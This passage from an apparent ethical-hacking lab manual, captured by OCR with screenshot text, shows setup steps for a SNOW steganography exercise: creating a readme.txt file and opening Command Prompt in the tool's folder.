

Desktop
File
Home
Share
View
This PC
Desktop
Quick access
Desktop
Downloads
Documents
Pictures
CEH-Tools (D:)
Music
Videos
OneDrive
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
CEH-Tools (D:)
Network
Name
Date modified
Type
Size
Tor Browser
5/1/2020 8:06 AM
File folder
desktop.ini
4/14/2020 5:33 AM
Configuration sett...
1 KB
Nmap - Zenmap GUI
5/1/2020 8:13 AM
Shortcut
2 KB
Rohos
5/1/2020 8:44 AM
Shortcut
2 KB
Vega
5/1/2020 8:39 AM
Shortcut
1 KB
Wireshark
5/1/2020 8:10 AM
Shortcut
2 KB
Snow
6/29/2020 12:10 PM
File folder

4. ☐ Create a **Notepad** file, type **Hello World!**, and press **Enter**; then, long-press the **hyphen** key to draw a dashed line below the text. Save the file as **readme.txt** in the folder where **SNOW.EXE** (**C:\Users\Admin\Desktop\Snow**) is located.



Desktop
File
Home
Share
View
readme.txt - Notepad
File Edit Format View Help
Hello World!

Ln 2, Col 13
100%
Windows (CRLF)
UTF-8

5. Now, Click **Type here to search** at the bottom of **Desktop** and type **cmd**. Click **Command Prompt** from the results.




6. In the **Command Prompt** window, type **cd C:\Users\Admin\Desktop\Snow** and press **Enter**.

